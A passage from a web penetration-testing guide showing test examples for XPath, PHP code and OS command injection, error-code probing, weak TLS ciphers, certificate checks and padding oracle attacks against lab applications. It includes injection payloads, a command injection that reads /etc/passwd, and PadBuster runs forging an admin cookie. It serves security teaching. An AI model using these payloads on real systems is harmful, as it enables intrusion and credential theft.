
8. Testing for XPath Injection

XPath is a language that has been designed and developed primarily to address parts of an XML document. XML databases that organize data using the XML language. XPath is very similar to SQL in its purpose and applications, an interesting result is that XPath injection attacks follow the same logic as SQL injection attacks.

How to Test

- Refer: SQL injection Authentication Bypass

Test Example



Host	Method	URL	Para...	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP
https://aspadotnetapp.infocaddicts.com	POST	/BasicSearch.aspx?word=	✓		302	697	HTML	aspx	Object moved		✓	1
https://aspadotnetapp.infocaddicts.com	GET	/BasicSearch.aspx?Word=help!!!	✓		200	16778	script	aspx	Basic Search Page		✓	1
https://aspadotnetapp.infocaddicts.com	POST	/BasicSearch.aspx?Word=	✓		302	697	HTML	aspx	Object moved		✓	1
https://aspadotnetapp.infocaddicts.com	POST	/BasicSearch.aspx?Word=	✓	✓	500	5003	HTML	aspx	A potentially dangerous...		✓	1
https://aspadotnetapp.infocaddicts.com	GET	/BasicSearch.aspx?Word=	✓		200	16470	HTML	aspx	Basic Search Page		✓	1
https://aspadotnetapp.infocaddicts.com	POST	/BasicSearch.aspx?Word=	✓		200	16525	HTML	aspx	Basic Search Page		✓	1
https://aspadotnetapp.infocaddicts.com	POST	/bookdetail.aspx?id=1	✓		200	12968	HTML	aspx	Book Detail Page		✓	1
https://aspadotnetapp.infocaddicts.com	POST	/login.aspx	✓		200	13483	HTML	aspx	Login page		✓	1
https://aspadotnetapp.infocaddicts.com	POST	/login.aspx	✓		200	13483	HTML	aspx	Login page		✓	1
https://phpapp.infocaddicts.com	GET	/cdn-cgi/apps/head/ckgy0PwGjg...			304	711	script	js			✓	1
https://phpapp.infocaddicts.com	GET	/cdn-cgi/scripts/5c5dd728/cloud...			304	520	script	js			✓	1
https://ajax.cloudflare.com	GET	/cdn-cgi/scripts/95c75768/cloud...			304	514	script	js			✓	1
https://phpapp.infocaddicts.com	GET	/cdn-cgi/apps/body/nWfBVgKu...			304	699	script	js			✓	1
https://www.google-analytics.com	GET	/analytics.js			304	184	script	js			✓	1

Type	Name	Value
Body	__EVENTTARGET	
Body	__EVENTARGUMENT	
Body	__VIEWSTATE	/wEPDwULLTExNDMwMzAwOTIPZBYCZg9kFgICAw9kFgYCBw8PFgleB1Zpc2libGVoZGIC2EE9ABB
Body	__VIEWSTATEGENERATOR	
Body	ctl00\$txtSearch	
Body	ctl00\$txtSearchDOMXSS	
Body	ctl00\$ddlAdvSearch	Title
Body	ctl00\$txtNewsEmail	
Body	ctl00\$ContentPlaceHolder1\$txtUser	' or 1=1 or ' ='
Body	ctl00\$ContentPlaceHolder1\$txtPass	123
Body	ctl00\$ContentPlaceHolder1\$ibLogin.x	7
Body	ctl00\$ContentPlaceHolder1\$ibLogin.y	6

9. Testing for Code Injection

In code injection testing, a tester submits input that is processed by the web server as dynamic code or as an included file. These tests can target various server-side scripting engines, e.g ASP or PHP. Proper input validation and secure coding practices need to be employed to protect against these attacks.

How to Test


- Using the query string, the tester can inject code to be processed as part of the included file
- Determine user input in execution function, try to enter commands into the Data input field

Test Example



bWAPP - PHP Code Injection

https://192.168.222.136/bWAPP/phpi.php?message=manhnhho



an extremely buggy web app!

Bugs Change Password Create User Set Security Level Reset Credits

/ PHP Code Injection /

This is just a test page, reflecting back your message...


`manhnhho`

bWAPP - PHP Code Injection

https://192.168.222.136/bWAPP/phpi.php?message=manhnhho;phpinfo();

This is just a test page, reflecting back your message...

`manhnhho`



System	Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686
Build Date	Apr 17 2015 15:01:49
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/owaspbwa/owaspbwa-svn/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/curt.ini, /etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mcrypt.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API220090626,NTS
PHP Extension Build	API20090626,NTS
Debug Build	no
Thread Safety	disabled

10. Testing for Command Injection

OS command injection is a technique used via a web interface in order to execute OS commands on a web server. The user supplies operating system commands through a web interface in order to execute OS commands. Any web interface that is not properly sanitized is subject to exploit.

How to Test

- List all input of web interface
- Using special character below

Special Characters for Command Injection

The following special character can be used for command injection such as | ; & \$ > < ` \ !

- `cmd1|cmd2` : Uses of | will make command 2 to be executed whether command 1 execution is successful or not.
- `cmd1;cmd2` : Uses of ; will make command 2 to be executed whether command 1 execution is successful or not.
- `cmd1||cmd2` : Command 2 will only be executed if command 1 execution fails.
- `cmd1&&cmd2` : Command 2 will only be executed if command 1 execution succeeds.
- `$(cmd)` : For example, `echo $(whoami)` or `$(touch test.sh; echo 'ls' > test.sh)`
- `'cmd'` : It's used to execute specific command. For example, `'whoami'`
- `>(cmd): <(ls)`
- `<(cmd): >(ls)`

Test Example



- [Bugs](#)
- [Change Password](#)
- [Create User](#)
- [Set Security Level](#)
- [Reset](#)
- [Credits](#)

/ OS Command Injection /

DNS lookup:

Server: 192.168.222.2 Address: 192.168.222.2#53 Non-authoritative answer: www.nsa.gov canonical name = www.nsa.gov.edgekey.net. www.nsa.gov.edgekey.net canonical name = e6655.dscna.akamaiedge.net. Name: e6655.dscna.akamaiedge.net Address: 23.36.48.98

Type	Name	Value
Cookie	dbx-postmeta	grabit=0,-1,-2,-3,-4,-5,-6-&advancedstuff=0,-1,-2-
Cookie	security_level	0
Cookie	remember_token	Stu37BrvdLccPFSwaD7x4g
Cookie	PHPSESSID	gtavcd6hjqvkn2krbjn4vu4
Cookie	acopendivids	swingsset_jotto.phpbb2.redmine
Cookie	acgroupswithpersist	nada
Cookie	JSESSIONID	35ABD887923A100D6511E015022983BE
Body	target	www.nsa.gov/cat/etc/passwd
Body	form	submit

Raw	Headers	Hex	HTML	Render
-----	---------	-----	------	--------

DNS lookup: Lookup

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games/usr/games:/bin/sh man:x:6:12:man/var/cache/man:/bin/sh
lp:x:7:7:lp/var/spool/lpd:/bin/sh mail:x:8:8:mail/var/mail:/bin/sh news:x:9:9:news/var/spool/news:/bin/sh uucp:x:10:10:uucp/var/spool/uucp:/bin/sh proxy:x:13:13:proxy/bin:/bin/sh www-data:x:33:33:www-data/var/www:/bin/sh
backup:x:34:34:backup/var/backups:/bin/sh list:x:38:38:Mail List Manager/var/list:/bin/sh irc:x:39:39:irc/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101:/var/lib/libuuid:/bin/sh syslog:x:101:102:/home/syslog:/bin/false klog:x:102:103:/home/klog:/bin/false mysql:x:103:105:MySQL Server.../var/lib/mysql:/bin/false
landscape:x:104:122:/var/lib/landscape:/bin/false sshd:x:105:65534:/var/run/sshd:/usr/sbin/nologin postgres:x:106:109:PostgreSQL administrator.../var/lib/postgresql:/bin/bash messagebus:x:107:114:/var/run/dbus:/bin/false
tomcat6:x:108:115:/usr/share/tomcat6:/bin/false user:x:1000:1000:user.../home/user:/bin/bash pollituser:x:109:118:PolicyKit.../var/run/PolicyKit:/bin/false haldaemon:x:110:119:Hardware abstraction layer.../var/run/hald:/bin/false
pulse:x:111:120:PulseAudio daemon.../var/run/pulse:/bin/false postfix:x:112:123:/var/spool/postfix:/bin/false
```

bWAPP is for educational purposes only / Follow [@MME_IT](#) on Twitter and ask for our cheat sheet, containing all solutions! / Need a [training](#)? / © 2014 MME BVBA

Testing for Error Handling

1. Analysis of Error Codes

These codes are very useful to penetration testers during their activities because they reveal a lot of information about databases, bugs, and other technological components directly linked with web applications.

How to Test

- Test 404 Not Found:


```
root@ilak:~# telnet testphp.vulnweb.com 80
Trying 176.28.50.165...
Connected to testphp.vulnweb.com.
Escape character is '^]'.
GET /abc 80
<CRLF><CRLF>

<html>
<head><title>404 Not Found</title></head>
<body bgcolor="white">
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.4.1</center>
</body>
</html>
Connection closed by foreign host.
```

- Test 400 Bad Request:

```
Trying 192.168.222.136...
Connected to 192.168.222.136.
Escape character is '^]'.
GET / HTTP 1.1
<HTTP/1.1 400 Bad Request
Date: Wed, 07 Mar 2018 09:08:01 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
Vary: Accept-Encoding
Content-Length: 226
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
</body></html>
Connection closed by foreign host.
root@kali:~#
```

- Test 405 Method not Allowed

```
root@kali:~# telnet testphp.vulnweb.com 80
Trying 176.28.50.165...
Connected to testphp.vulnweb.com.
Escape character is '^]'.
PUT /index.html HTTP/1.1
Host: 176.28.50.165
<CRLF><CRLF>

HTTP/1.1 405 Not Allowed
Server: nginx/1.4.1
Date: Wed, 07 Mar 2018 09:32:55 GMT
Content-Type: text/html
Content-Length: 172
Connection: keep-alive

<html>
<head><title>405 Not Allowed</title></head>
<body bgcolor="white">
<center><h1>405 Not Allowed</h1></center>
<hr><center>nginx/1.4.1</center>
</body>
</html>
```

- Test 408 Request Time out

The screenshot shows a web proxy tool interface with two main panes: 'Request' and 'Response'. The 'Request' pane shows the following text: `PUT /index.html HTTP/1.1`, `Host: 192.168.222.166`, and `<CRLF><CRLF>`. The 'Response' pane shows the following text: `HTTP/1.1 408 Request Time-out`, `Date: Tue, 06 Mar 2018 18:26:40 GMT`, `Server: Apache/2.2.16 (Debian)`, `Vary: Accept-Encoding`, `Content-Length: 298`, `Connection: close`, and `Content-Type: text/html; charset=iso-8859-1`. Below the headers, the response body contains HTML code: `<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">`, `<html><head>`, `<title>408 Request Time-out</title>`, `</head><body>`, `<h1>Request Time-out</h1>`, `<p>Server timeout waiting for the HTTP request from the client.</p>`, `<hr>`, `<address>Apache/2.2.16 (Debian) Server at 127.0.0.1 Port 80</address>`, and `</body></html>`.

- Test 501 Method Not Implemented

```
telnet <host target> 80
RENAME /index.html HTTP/1.1
Host: <host target>
<CRLF><CRLF>
```

- Test enumeration of the directories with access denied
 - <http://<host>/<dir>>
 - Result: dir listing, not allow to be listed, forbidden or don't have permission to access.

See Also

<https://sweet32.info>
<https://www.openssl.org/blog/blog/2016/08/24/sweet32/>

Output

```
List of 64-bit block cipher suites supported by the remote server :
  Low Strength Ciphers (<= 64-bit key)
  EXP-RC2-CBC-MD5      Kx=RSA(512)   Au=RSA      Enc=RC2-CBC(40)   Mac=MD5
export
  EXP-RC2-CBC-MD5      Kx=RSA(512)   Au=RSA      Enc=RC2-CBC(40)   Mac=MD5
export
  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)
  more...
```

Port ^	Hosts
25 / tcp / smtp	192.168.222.151

Vulnerability Information

Exploit Available: true
 Exploit Ease: Exploits are available
 Vulnerability Pub Date: August 24, 2016
 In the news: true

Reference Information

BID: [92630](#), [92631](#)
 OSVDB: [143387](#), [143388](#)
 CVE: [CVE-2016-2183](#), [CVE-2016-6329](#)

- Identifying weak cipher with <https://www.ssllabs.com/projects/index.html>

<https://www.ssllabs.com/ssitest/analyze.html?d=google-gruyere.appspot.com&s=216.58.192.20>

TLS_RSA_WITH_AES_128_GCM_SHA256 (0x9c)	WEAK	128
TLS_RSA_WITH_AES_256_GCM_SHA384 (0x9d)	WEAK	256
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)	WEAK	128
TLS_RSA_WITH_AES_256_CBC_SHA (0x35)	WEAK	256
TLS_RSA_WITH_3DES_EDE_CBC_SHA (0xa)	WEAK	112
# TLS 1.1 (suites in server-preferred order)		
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)	ECDH x25519 (eq. 3072 bits RSA) FS	128
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)	ECDH x25519 (eq. 3072 bits RSA) FS	256
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)	WEAK	128
TLS_RSA_WITH_AES_256_CBC_SHA (0x35)	WEAK	256
TLS_RSA_WITH_3DES_EDE_CBC_SHA (0xa)	WEAK	112
# TLS 1.0 (suites in server-preferred order)		
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)	ECDH x25519 (eq. 3072 bits RSA) FS	128
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)	ECDH x25519 (eq. 3072 bits RSA) FS	256
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)	WEAK	128
TLS_RSA_WITH_AES_256_CBC_SHA (0x35)	WEAK	256
TLS_RSA_WITH_3DES_EDE_CBC_SHA (0xa)	WEAK	112

(P) This server prefers ChaCha20 suites with clients that don't have AES-NI (e.g., Android devices)

- Manually audit weak SSL cipher levels with openssl


```

New, TLSv1.2, Cipher is ECDHE-RSA-CHACHA20-POLY1305
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
  Protocol   : TLSv1.2
  Cipher     : ECDHE-RSA-CHACHA20-POLY1305
  Session-ID: EF5E62B4253B4155268B072AE037C45B32854C30BDCF5EE64625C8FAF4F5A0C9
  Session-ID-ctx:
  Master-Key: 6115CC2B4568B6AFB39F9C0CAB06C6DEEC7FEB2F89FFF1023E53EBDA12A3019D1A4D979F950F90DD84630D8946759E16
  PSK identity: None
  PSK identity hint: None
  SRP username: None
  TLS session ticket lifetime hint: 100799 (seconds)
  TLS session ticket:
0000 - 00 20 99 92 c5 bb 96 7d-ab f0 31 45 4c d4 86 c4 . . . . .}..1EL...
0010 - 9a 31 1d ff 0c 35 1f c2-56 88 02 0b e9 35 70 61 .1...5..V....5pa
0020 - a2 a3 b4 7d ce 6b c5 fd-b2 91 4e 39 55 ed 87 5c ...}.k....N9U..\
0030 - 68 fd 2f 2c d5 05 62 39-e4 49 24 38 20 4a 97 01 h./,..b9.I$8 J..
0040 - dd 49 04 33 0e f4 73 26-ee fc f4 ac 1a b4 96 ab .I.3..s&.....
0050 - 35 c1 3d 8c b9 98 ca 9f-d3 d6 f2 7c c8 c1 46 47 5.=.....|..FG
0060 - 22 b9 24 3f 87 2a 47 cf-f7 49 bc 9f f4 34 ca 7e ".$?.*G..I...4.~
0070 - d6 25 0b 66 57 5d bc ab-79 4a 0e cd ca 00 ba 6a .%.fw]..yJ....j
0080 - 0f fe 83 aa 9c 1a 1a e9-11 97 6f fe d1 e7 40 53 .....0...@5
0090 - 22 a2 14 ae a2 09 7d 7d-89 d5 6e c9 22 35 7a 37 "....}}...n."5z7
00a0 - ef d6 97 80 3b 3a 97 21-c3 a0 9f 04 4a 1f 88 b1 ....;:!......J...
00b0 - ea d4 28 8b c7 83 64 60-7a 16 f0 15 83 b6 ae e9 ..(...d`z.....
00c0 - 4a 00 33 bc 78 e3 5a 7a-20 a3 01 d4 20 7e 94 f6 J.3.x.Zz ... ~..
00d0 - fc e3 ef 25 29 ff 1c 29-52 c4 ...%)..)R.

Start Time: 1517809834
Timeout : 7200 (sec)
Verify return code: 0 (ok)
Extended master secret: yes
---
```

White box testing: Check the configuration of the web servers which provide https services. If the web application provides other SSL/TLS wrapped services, these should be checked as well.

Example:

- The registry path in windows defines the ciphers available to the server:
 - HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHEMATA\HANNEL\Ciphers\
- Linux?

Testing SSL Certificate Validity – Client and Server

When accessing a web application via https protocol, a secure channel is established between client and server. The identify is digital certificates. In order for the communication to be setup, a number of checks on the certificates must be passed:

- Check the CA (Certificate Authority) is trusted
 - Each browser come with a preloaded list of trusted CAs, against which the certificate signing CA is compared.

- Check the certificate is currently valid
 - Certificate have an associated period of validity. Browser can warned this case.
- Check that name of site and name reported in the certificate match

- If the name of the server and the certificate do not match, it might sound suspicious. A system may host a number of name-based virtual hosts, which share same IP address and are identified by means of the HTTP 1.1 host: header. In this case, since the SSL handshake checks the server certificate before HTTP request is processed, it is not possible to assign different certificates to each virtual server.

Black box testing:

- Using Browser such as FireFox

① https://192.168.222.148:8834

⋮ 🔒 ☆ 🔍 Search

Your connection is not secure

The owner of 192.168.222.148 has configured their web site improperly. To protect your information from being stolen, Firefox has not connected to this web site.

[Learn more...](#)

Report errors like this to help Mozilla identify and block malicious sites

[Go Back](#) [Advanced](#)

192.168.222.148:8834 uses an invalid security certificate.

The certificate is only valid for ilak

Error code: [SSL_ERROR_BAD_CERT_DOMAIN](#)

[Add Exception...](#)

The certificate will not be valid until *(date)*

The certificate will not be valid until *date* (...)

Error code: SEC_ERROR_EXPIRED_ISSUER_CERTIFICATE

The certificate expired on *(date)*

The certificate expired on *date* (...)

Error code: SEC_ERROR_EXPIRED_CERTIFICATE

The certificate is not trusted because the issuer certificate is unknown

The certificate is not trusted because the issuer certificate is unknown.
The server might not be sending the appropriate intermediate certificates.
An additional root certificate may need to be imported.

Error code: SEC_ERROR_UNKNOWN_ISSUER

The certificate is not trusted because it is self-signed

The certificate is not trusted because it is self-signed.

Error code: SEC_ERROR_UNKNOWN_ISSUER

The certificate is only valid for *(site name)*


example.com uses an invalid security certificate.

The certificate is only valid for the following names: www.example.com, *.example.com

Error code: SSL_ERROR_BAD_CERT_DOMAIN

More at: https://support.mozilla.org/en-US/kb/what-does-your-connection-is-not-secure-mean#w_the_certificate_will_not_be_valid_until_date

- Using MMC in window to view list of trusted CA



2. Testing for Padding Oracle

A padding oracle is a function of an application which decrypts encrypted data provided by the client, e.g internal session state stored on the client, and leaks the state of the validity of the padding after decryption. The existence of a padding oracle allows an attacker to decrypt encrypted data and encrypt arbitrary data without knowledge of the key used for these cryptographic operations.

Block ciphers encrypt data only in blocks of certain sizes. Block sizes used by common ciphers are 8 and 16 bytes. Data where the size doesn't match a multiple of the block size of the used cipher has to be padded in a specific manner so the decryptor is able to strip the padding. A commonly used padding scheme is PKCS 7. It fills the remaining bytes with the value of the padding length.

Example

If the padding has the length of 5 bytes, the byte value 0x05 is repeated five times after the plain text.

Certain modes of operation of cryptography allow bit-flipping attacks, where flipping of a bit in the cipher text causes that the bit is also flipped in the plain text. Flipping a bit in the n-th block of CBC encrypted data causes that the same bit in the (n+1)-th block is flipped in the decrypted data. The n-th block of the decrypted cipher text is garbaged by this manipulation.


How to Test

Use below tools to testing this case

- PadBuster - <https://github.com/GDSSecurity/PadBuster>
- python-paddingoracle - <https://github.com/mwielgoszewski/python-paddingoracle>

- Poracle - <https://github.com/iagox86/Poracle Padding>
- Oracle Exploitation Tool (POET) - <http://netifera.com/research/>

Test Example




Register

Username:

Password:

Password (again):



[PentesterLab] Padding Oracle x +

192.168.222.157/index.php

Logout

Padding Oracle

Welcome to the [PentesterLab's](#) exercise on Padding Oracle.

The objective of this exercise is to find a way to get logged in as the user "admin".

You are currently logged in as cloud!

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# padbuster http://192.168.222.157/login.php x9NzDg%2FcGI1bLctiVb%2FUeryil%2Fl6emVi 8 --cookies auth=x9NzDg%2FcGI1bLctiVb%2FUeryil%2Fl6emVi --encoding 0
-----+
| PadBuster - v0.3.3
| Brian Holyfield - Gotham Digital Science
| Labs@gdssecurity.com
|-----+
INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 1530
INFO: Starting PadBuster Decrypt Mode
*** Starting Block 1 of 2 ***
INFO: No error string was provided...starting response analysis
*** Response Analysis Complete ***
The following response signatures were returned:
-----+
ID#      Freq  Status  Length  Location
-----+
1         1     200    1677   N/A
2 **    255     200     15    N/A
-----+
File Edit View Search Terminal Help
Enter an ID that matches the error condition
NOTE: The ID# marked with ** is recommended : 2
Continuing test with selection 2
[+] Success: (29/256) [Byte 8]
[+] Success: (138/256) [Byte 7]
[+] Success: (68/256) [Byte 6]
[+] Success: (202/256) [Byte 5]
[+] Success: (135/256) [Byte 4]
[+] Success: (240/256) [Byte 3]
[+] Success: (89/256) [Byte 2]
[+] Success: (70/256) [Byte 1]
Block 1 Results:
[+] Cipher Text (HEX): 5b2c2b6255bfd47a
[+] Intermediate Bytes (HEX): b2a0167c32bf74e2
[+] Plain Text: user=clo
Use of uninitialized value $plainTextBytes in concatenation (.) or string at /usr/bin/padbuster line 361, <STDIN> line 1.
*** Starting Block 2 of 2 ***
[+] Success: (131/256) [Byte 8]
[+] Success: (48/256) [Byte 7]
[+] Success: (70/256) [Byte 6]
[+] Success: (169/256) [Byte 5]
[+] Success: (159/256) [Byte 4]
[+] Success: (213/256) [Byte 3]
[+] Success: (177/256) [Byte 2]
[+] Success: (218/256) [Byte 1]
```



```

Block 2 Results:
[+] Cipher Text (HEX): bca297f97a7a6562
[+] Intermediate Bytes (HEX): 2e482d6453b9d27c
[+] Plain Text: ud[REDACTED]

-----
** Finished **

[+] Decrypted value (ASCII): user=cloud[REDACTED]
[+] Decrypted value (HEX): 757365723D636C6F7564060606060606
[+] Decrypted value (Base64): dXNlcj1jbG91ZAYGBgYGBg==
-----

```

```

root@kali:~# padbuster http://192.168.222.157/login.php x9NzDg%2FcGI1bLCTiVb%2FUeryil%2F16emVi 8 --cookies auth=x9NzDg%2FcGI1bLCTiVb%2FUeryil%2F16emVi --encoding 0 -plaintext user=admin
-----
| PadBuster - v0.3.3
| Brian Holyfield - Gotham Digital Science
| labs@gdssecurity.com
|-----
INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 1530

INFO: Starting PadBuster Encrypt Mode
[+] Number of Blocks: 2

INFO: No error string was provided...starting response analysis

*** Response Analysis Complete ***

The following response signatures were returned:

-----
ID#      Freq      Status  Length  Location
-----
1         1         200     1677    N/A
2 **     255         200      15      N/A
-----

```

```

Block 1 Results:
[+] New Cipher Text (HEX): 0408ad19d62eba93
[+] Intermediate Bytes (HEX): 717bc86beb4fdefe

-----
** Finished ***

[+] Encrypted value is: BAitGdYuupMjA3gll1aFo0wAAAAAAAAAAAA
-----

```

2064	http://192.168.222.157	POST	/login.php	✓	✓	302	1048	HTML	php	[PentesterLab] Padding ...
------	------------------------	------	------------	---	---	-----	------	------	-----	----------------------------

Request Original response Edited response

Raw Params Headers Hex

```

POST /login.php HTTP/1.1
Host: 192.168.222.157
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
